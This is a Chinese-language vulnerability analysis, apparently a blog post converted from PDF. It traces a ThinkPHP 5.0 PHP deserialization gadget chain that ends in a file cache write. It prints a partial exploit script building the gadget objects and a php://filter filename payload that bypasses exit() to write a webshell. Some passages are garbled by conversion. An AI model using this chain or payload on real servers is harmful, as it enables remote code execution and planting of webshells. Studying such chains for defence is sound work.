第五点和第六点需要一起看，就像是我们之前分析 `$relation` 和 `$modelRelation` 一样，为了控制第六点中的 `$modelRelation` 中存在 `getBindAttr()` 方法，我们需要将 `$relation` 控制写

为 `getError`，这样才能控制 `$modelRelation` 的值，使得 `$modelRelation` 中存在 `getBindAttr()`


那么总结一下上面的六点：

`$append` 中的 `$key` 和 `$name` 可以控制，且 `$name` 的值必须为 `getError`，然后通过设置 `$error` 值，来进一步控制 `$modelRelation`。

而根据我们之前对于 `getRelationData()` 方法中，`$value = $this->parent` 的分析，这里来总结一下对于 `$modelRelation` 需要的条件

- 1、是 Relation 对象
- 2、存在 `isSelfRelation()` 方法，且返回值存在
- 3、存在 `getModel()` 方法，且返回值与 `get_class($this->parent)` 相同。（双等号）
- 4、存在 `getBindAttr()`

进行用法查找：



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815145619220.png>)

可以看见这些里面都存在 Relation 的类。

而看过 Relation 类之后可以发现，在所有的 Relation 的子类中都存在 isSelfRelation() 和 getModel() 。

这里跟进一下 getModel() 函数：

```
public function getModel()
{
    return $this->query->getModel();
}
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815152010343.png>)

查找一下用法，可以知道 \$query 是可控的，这里需要知道哪个类的 getModel() 方法是可控的，来控制返回值。


```
public function getModel() Query.php 147
public function getModel() Relation.php 56
return $this->query->getModel(); Relation.php 58
Query.php thinkphp/library/think/db

144 * @access public
145 * @return Model|null
146 */
147 public function getModel()
148 {
149     return $this->model;
150 }
151
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815152358075.png>)


可以看见是可控的，选择 Query.php。

接下来就是在这些子类中找存在 getBindAttr() 方法的类




(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815145954924.png>)

在这里可以看见，和上面的重合点有一个，就是 OneToOne.php 里面。



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815150109645.png>)

而这里因为 OneToOne 这个类是抽象类，所以还需要找到它的子类。




(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815150422997.png>)

这里可以选择 HasOne.php。

这里就已经解决了 `$modelRelation` 的需求，可以继续看剩下的 7，8 点。

第七点需要我们返回的 `$bindAttr` 的值存在，看一下 OneToOne.php 中的 `getBindAttr()` 方法，可以看见是可控的，简单绕过。




```
* @access public
* @return array
*/
public function getBindAttr()
{
    return $this->bindAttr;
}

/**
 * 关联统计
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815150950059.png>)

第八点我们对 `$key` 的值溯源一下，



```
907 foreach ($bindAttr as $key => $attr) {
908     $key = is_numeric($key) ? $attr : $key;
914
915 }
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815153550623.png>)

看一下这个三元运算，只要 `$key` 是数字，就可以设置 `$key` 的值为 `$attr`，可以看见 `$key` 和 `$attr` 都是我们可以进行控制的，因为 `$bindAttr` 可以控制。

到这里，已经可以执行我们需要的函数来触发 `__call()` 了。

选择__call():

进行全局搜索，找到一个合适的__call() 方法

内容(支持正则): <input type="text" value="__call"/>		
ID	文件路径	内容详细
1	/thinkphp/library/think/Db.php	public static function __callStatic(\$method, \$params)
2	/thinkphp/library/think/File.php	public function __call(\$method, \$args)
3	/thinkphp/library/think/Log.php	public static function __callStatic(\$method, \$args)
4	/thinkphp/library/think/Model.php	public function __call(\$method, \$args)
5	/thinkphp/library/think/Model.php	public static function __callStatic(\$method, \$args)
6	/thinkphp/library/think/Paginator.php	public function __call(\$name, \$arguments)
7	/thinkphp/library/think/Request.php	public function __call(\$method, \$args)
8	/thinkphp/library/think/Validate.php	public static function __callStatic(\$method, \$params)
9	/thinkphp/library/think/console/Output.php	public function __call(\$method, \$args)
10	/thinkphp/library/think/controller/Tar.php	public function __call(\$method, \$args)
11	/thinkphp/library/think/db/Connection.php	public function __call(\$method, \$args)
12	/thinkphp/library/think/db/Query.php	* 利用__call方法实现一些特殊的Model方法
13	/thinkphp/library/think/db/Query.php	public function __call(\$method, \$args)
14	/thinkphp/library/think/model/Relation.php	public function __call(\$method, \$args)
15	/thinkphp/library/think/view/Driver/Think	public function __call(\$method, \$params)
16	/thinkphp/library/traits/think/Instance.php	public static function __callStatic(\$method, array \$params)

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815155824034.png>)

这里根据前人经验，可以选择 Output.php（篇幅有限）

这里是路径：

thinkphp/library/think/console/Output.php

```

208 public function __call($method, $args)
209 {
210     if (in_array($method, $this->styles)) {
211         array_unshift($args, $method);
212         return call_user_func_array([$this, 'block'], $args);
213     }
214
215     if ($this->handle && method_exists($this->handle, $method)) {
216         return call_user_func_array([$this->handle, $method], $args);
217     } else {
218         throw new Exception('method not exists: ' . __CLASS__ . ' -> ' . $method);
219     }
220 }

```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815163806285.png>)

在这里主要需要看的是这两个函数：

`array_unshift()` ， `call_user_func_array()` 。

`array_unshift()` 函数用于向数组插入新元素。新数组的值将被插入到数组的开头。

`call_user_func_array` — 调用回调函数，并把一个数组参数作为回调函数的参数

可以看到第一个没什么用，但是第二个比较有意思，这里可以调用回调函数。

回调函数。

什么是回调函数？

通俗的说，回调函数是一个我们定义的函数，但是不是我们直接来调用，而是通过另一个函数来调用，这个函数通过接收回调函数的名字和参数来实现对它的调用。

看看手册里的说明。

说明

`call_user_func_array(callable $callback, array $args): mixed`

把第一个参数作为回调函数（`callback`）调用，把参数数组作（`args`）为回调函数的参数传入。

参数

`callback`
被调用的回调函数。

`args`
要被传入回调函数的数组，这个数组得是索引数组。


(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815164709740.png>)

因为是在

```
$item[$key] = $value ? $value->getAttr($attr) : null;
```

对__call() 进行的触发，所以此处__call() 中的参数，`$method` 是 `getAttr()` ， `$args` 是 `$attr` 的值。

第一个 if 中，可以看见 styles 是可控的。



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815172139229.png>)

将 `$styles` 中的值多添加一个 `getAttr()` 即可进入

这里跟进类中的 `block` 方法：

```
121  
122     protected function block($style, $message)  
123     {  
124         $this->writeln( messages: "<{$style}>{$message}</{$style}>");  
125     }  
126
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815172258334.png>)

跟进 `writeln` (一看就很敏感)

```
141     public function writeln($messages, $type = self::OUTPUT_NORMAL)  
142     {  
143         $this->write($messages, newline: true, $type);  
144     }  
145
```


(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815172417267.png>)

跟进 `write`

```
152     public function write($messages, $newline = false, $type = self::OUTPUT_NORMAL)  
153     {  
154         $this->handle->write($messages, $newline, $type);  
155     }
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815173426692.png>)


查看一下 `$handle` 的用法



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815174938200.png>)

反序列化是不会调用 `__construct()` 的，因此 `$handle` 可控

因此可以全局查看一下哪里的 `write` 可以利用：




(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815175911936.png>)

这里可以看见有好几个 `write` 函数存在，也有多个可以利用的点。
这里主要让我们看一下 `Memcache.php` 中的 `Write` 函数。

thinkphp/library/think/session/driver/Memcache.php






(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220815181922079.png>)

`$handler` 可控，因此可以随便调用任何文件中的 `set` 函数，全局查找 `set` 函数：

这里还是使用 Seay 进行查找。



(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220820163631897.png>)

这里可以看见很多不同的函数使用文件，可以都看一下，这里如果是想要使用写入 webshell，主要的利用点在 `File.php` 文件中，文件路径：

`thinkphp/library/think/cache/driver/File.php`





(<https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220820164054864.png>)

可以看见危险函数 `file_put_contents($filename,$data)`，这里可以用来写入 webshell。具体内容可以由我们自己决定。

这里一般来说，只要我们使用一个 `<?php phpinfo(); ?>`，然后访问对应文件，出现了详情页面，就可以用来证明漏洞存在了。

这里分析一下如何利用到这个 `file_put_contents()` 函数。

第一个 if 是判断 `$expire` 的，对 `$expire` 进行了设置。

第二个 if 用来判断 `$expire` 是不是 `DateTime` 的子类，设置时间戳。

然后将 `$filename` 调用 `getCacheKey()` 函数进行了值的设置，因为 `$filename` 是 `file_put_contents()` 函数中的一个参数，所以这里我们跟进函数。

```
protected function getCacheKey($name, $auto = false)
{
    $name = md5($name); // $name 进行 md5 加密
    if ($this->options['cache_subdir']) {
        // 使用子目录
        $name = substr($name, 0, 2) . DS . substr($name,
2);
    }
    if ($this->options['prefix']) {
        $name = $this->options['prefix'] . DS . $name;
    }
    $filename = $this->options['path'] . $name . '.php';
    $dir      = dirname($filename);

    if ($auto && !is_dir($dir)) {
        mkdir($dir, 0755, true);
    }
    return $filename;
}
```

```
    return $filename;  
}
```

可以看见两个 if 主要是用来更改文件名的，因为 `$options` 可以控制，所以可以直接修改之后绕过。

然后到了 `$filename` 进行设置的地方了，这里同样因为 `$options` 可以进行控制，所以基本是可以确定文件名是可控的，同时文件的后缀也是被写死了是 .php。

后面的函数不会影响 `$filename`，因此可以确定 `$filename` 可以控制。

继续分析，可以看见 `$data` 作为 `file_put_contents()` 函数的参数是进行序列化出来的，参数是使用的 `$value`。

这里会出现两个问题，因为 `$value` 这个值是调用函数时传入的参数，在 `writeln` 中一路传过来的时候，已经是被确定了为布尔值的 `true`，因此我们不能对 `$value` 达成控制的效果。

而这里，也可以看见 `$data` 的值也是被写死了，并且存在一个 `exit()` 函数，需要进行死亡绕过。

```
$data = "<?php\n//" . sprintf('%012d', $expire) . "\n  
exit();?>\n" . $data; //这里连接了一个$data
```

如果不能解决这两个问题，这条链子是没法调用的。

这里需要往下看

```
if ($result) {  
    isset($first) && $this->setTagItem($filename);  
    clearstatcache();  
    return true;  
} else {  
    return false;  
}
```


跟进到 setTagItem(),

```
protected function setTagItem($name)
{
    if ($this->tag) {
        $key      = 'tag_' . md5($this->tag);
        $this->tag = null;
        if ($this->has($key)) {
            $value = explode( separator: ',', $this->get($key));
            $value[] = $name;
            $value = implode( separator: ',', array_unique($value));
        } else {
            $value = $name;
        }
        $this->set($key, $value, expire: 0);
    }
}
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w->

[By/Picturebed@main/img/image-20220822151141432.png](https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220822151141432.png))

可以看见这里将 `$filename` 作为参数传递进去，同时在下方继续对 `set()` 函数进行了调用，将 `$key` 和 `$value` 作为参数传递了回去。

可以看见，在这里的 `$value` 是赋值为了 `$filename` 的值，因此，如果是构造了较为合理的 `$filename`，那么就可以进行文件的写入。

写入了文件之后，需要考虑到代码执行的问题，因此需要对 `exit()` 函数进行绕过，这里需要用到 PHP 伪协议的知识，来对 `exit()` 函数进行死亡绕过。

死亡绕过参考：<https://xz.aliyun.com/t/8163#toc-0>

(<https://xz.aliyun.com/t/8163#toc-0>)

到这里，这条链子算是走通了。

EXP:

按照我们现在进行的一系列分析，可以尝试写出 EXP 如下：

```
<?php
namespace think\process\pipes{
    abstract class Pipes{

    }
}
namespace think\process\pipes{
    class Windows extends Pipes
    {
        private $files = [];
        public function __construct($Pivot) //这里传入的需要是
Pivot的实例化对象
        {
            $this->files = [$Pivot];
        }
    }
}
//Pivot类
namespace think {
    abstract class Model{
        protected $append = [];
        protected $error = null;
        protected $parent;

        function __construct($output, $modelRelation)
        {
            $this->parent = $output; // $this->parent=>
think\console\Output;
            $this->append = array("1"=>"getError"); //调用
getError 返回$this->error
            $this->error = $modelRelation; //
$this->error 要为 relation类的子类，并且也是OnetoOne类的子类，也就是
HasOne
        }
    }
}

namespace think\model{
    use think\Model;
    class Pivot extends Model{
        function __construct($output, $modelRelation)
        {
            parent::__construct($output, $modelRelation);
        }
    }
}
```

```

}
//HasOne类
namespace think\model\relation{
    class HasOne extends OneToOne {

    }
}
namespace think\model\relation {
    abstract class OneToOne
    {
        protected $selfRelation;
        protected $bindAttr = [];
        protected $query;
        function __construct($query)
        {
            $this->selfRelation = 0;

            $this->query = $query;    //$query指向Query
            $this->bindAttr = ['xxx'];// $value值, 作为call函数
引用的第二变量
        }
    }
}
//Query类, 用来匹配$parent
namespace think\db {
    class Query {
        protected $model;

        function __construct($model) //传入的需要是Output类的对象
        {
            $this->model = $model;
        }
    }
}
//Output类
namespace think\console{
    class Output{
        protected $styles = ["getAttr"];
        private $handle;
        public function __construct($handle)
        {
            $this->handle = $handle; //是Memcached类的对象, 需要
调用这个里面的write
        }
    }
}
//Memcached类
namespace think\session\driver {
    class Memcached{
        protected $handler;
        public function __construct($handler)
        {
            $this->handler = $handler; //是File类的对象, 需要使用
其中的set方法
        }
    }
}
//File类
namespace think\cache\driver {
    class File
    {
        protected $options=null;
        protected $tag;
        public function __construct()

```

—↑if



III III IKI III VJ


首先将 \$name 进行 md5 加密，然后连接到 \$this-

>options['path'] 后面，再加上 .php

可以得到 `$filename` 如下：

```
php://filter/convert.iconv.utf-8.utf-7|convert.base64-  
decode/resource=xxxPD9waHAgcGhwaW5mbygp0z8+/. /a.php8db7a8c80  
e67e908f96fbf22dde11df3.php
```

然后进行 `file_put_contents()`，可以得到第一个文件，同时第一个 \$data 值是将恒为 true 的 \$value 反序列化，得到 b:1;



```
$data = serialize($value); $value: true $data: 'b:1;'
```

(<https://cdn.jsdelivr.net/gh/Ho1L0w->

[By/Picturebed@main/img/image-20220824183337048.png](https://cdn.jsdelivr.net/gh/Ho1L0w-By/Picturebed@main/img/image-20220824183337048.png))

第二次进入 set 函数的时候：

会经过 setTagtem() 函数，进行重新赋值，进入到 has 方法，跟进到 get 方法，然后重新调用到 File 类的 getCacheKey 方法，此时的 \$name 是 tag_md5("1"), 也就

是 `tag_c4ca4238a0b923820dcc509a6f75849b`

然后上面的再次 md5，得到 `3b58a9545013e88c7186db11bb158c44`，

按照之前的方法，连接到后面，就会出现新的 `$filename`

```
php://filter/convert.iconv.utf-8.utf-7|convert.base64-  
decode/resource=xxxPD9waHAgcGhwaW5mbygp0z8+/. /a.php3b58a9545  
013e88c7186db11bb158c44.php
```

因为这个文件不存在，会返回 false 所以会跳过 if(\$this-

>has(\$key))，直接令 \$value 等于输入的 \$name，也就是

tag_md5("1"), 也就是 `tag_c4ca4238a0b923820dcc509a6f75849b`

然后再次进入 set() 函数，这一次会进入 getCacheKey() 函数，然后再次 md5 加密，得到 md5(tag_md5("1")), 也就是 \$filename

```
php://filter/convert.iconv.utf-8.utf-7|convert.base64-
```

然后因为第一次进入 setTagItem() 函数的时候，会将 tag 设置为 null，所以不会再进入，写入成功。

因此最后我们需要的文件名应该是这个格式：

```
<?php  
$name = "a.php".md5(tag_md5("1")).".php"
```

两次 md5 都是 getCacheKey 中的函数。

参考：

<https://xz.aliyun.com/t/7457#toc-3>
(<https://xz.aliyun.com/t/7457#toc-3>)

<https://www.moonsec.com/4586.html>
(<https://www.moonsec.com/4586.html>)

<https://www.anquanke.com/post/id/196364#h2-5>
(<https://www.anquanke.com/post/id/196364#h2-5>)

<https://www.anquanke.com/post/id/265088#h2-4>
(<https://www.anquanke.com/post/id/265088#h2-4>)

<https://xz.aliyun.com/t/7457#toc-5>
(<https://xz.aliyun.com/t/7457#toc-5>)

[https://blog.csdn.net/Zero_Adam/article/details/116170568?
spm=1001.2101.3001.6650.1&utm_medium=distribute.pc_relevant
t.none-task-blog-2%7Edefault%7ECTRLIST%7ERate-1-
116170568-blog-119196766.pc_relevant_aa_2&depth_1-
utm_source=distribute.pc_relevant.none-task-blog-
2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-
119196766.pc_relevant_aa_2&utm_relevant_index=2](https://blog.csdn.net/Zero_Adam/article/details/116170568?spm=1001.2101.3001.6650.1&utm_medium=distribute.pc_relevant.none-task-blog-2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-119196766.pc_relevant_aa_2&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-119196766.pc_relevant_aa_2&utm_relevant_index=2)
([https://blog.csdn.net/Zero_Adam/article/details/116170568?
spm=1001.2101.3001.6650.1&utm_medium=distribute.pc_relevant
t.none-task-blog-2%7Edefault%7ECTRLIST%7ERate-1-
116170568-blog-119196766.pc_relevant_aa_2&depth_1-
utm_source=distribute.pc_relevant.none-task-blog-
2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-119196766.pc_relevant_aa_2&utm_relevant_index=2](https://blog.csdn.net/Zero_Adam/article/details/116170568?spm=1001.2101.3001.6650.1&utm_medium=distribute.pc_relevant.t.none-task-blog-2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-119196766.pc_relevant_aa_2&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-119196766.pc_relevant_aa_2&utm_relevant_index=2))

utm_source=distribute;pc_relevant_index=task_blog
2%7Edefault%7ECTRLIST%7ERate-1-116170568-blog-
119196766.pc_relevant_aa_2&utm_relevant_index=2)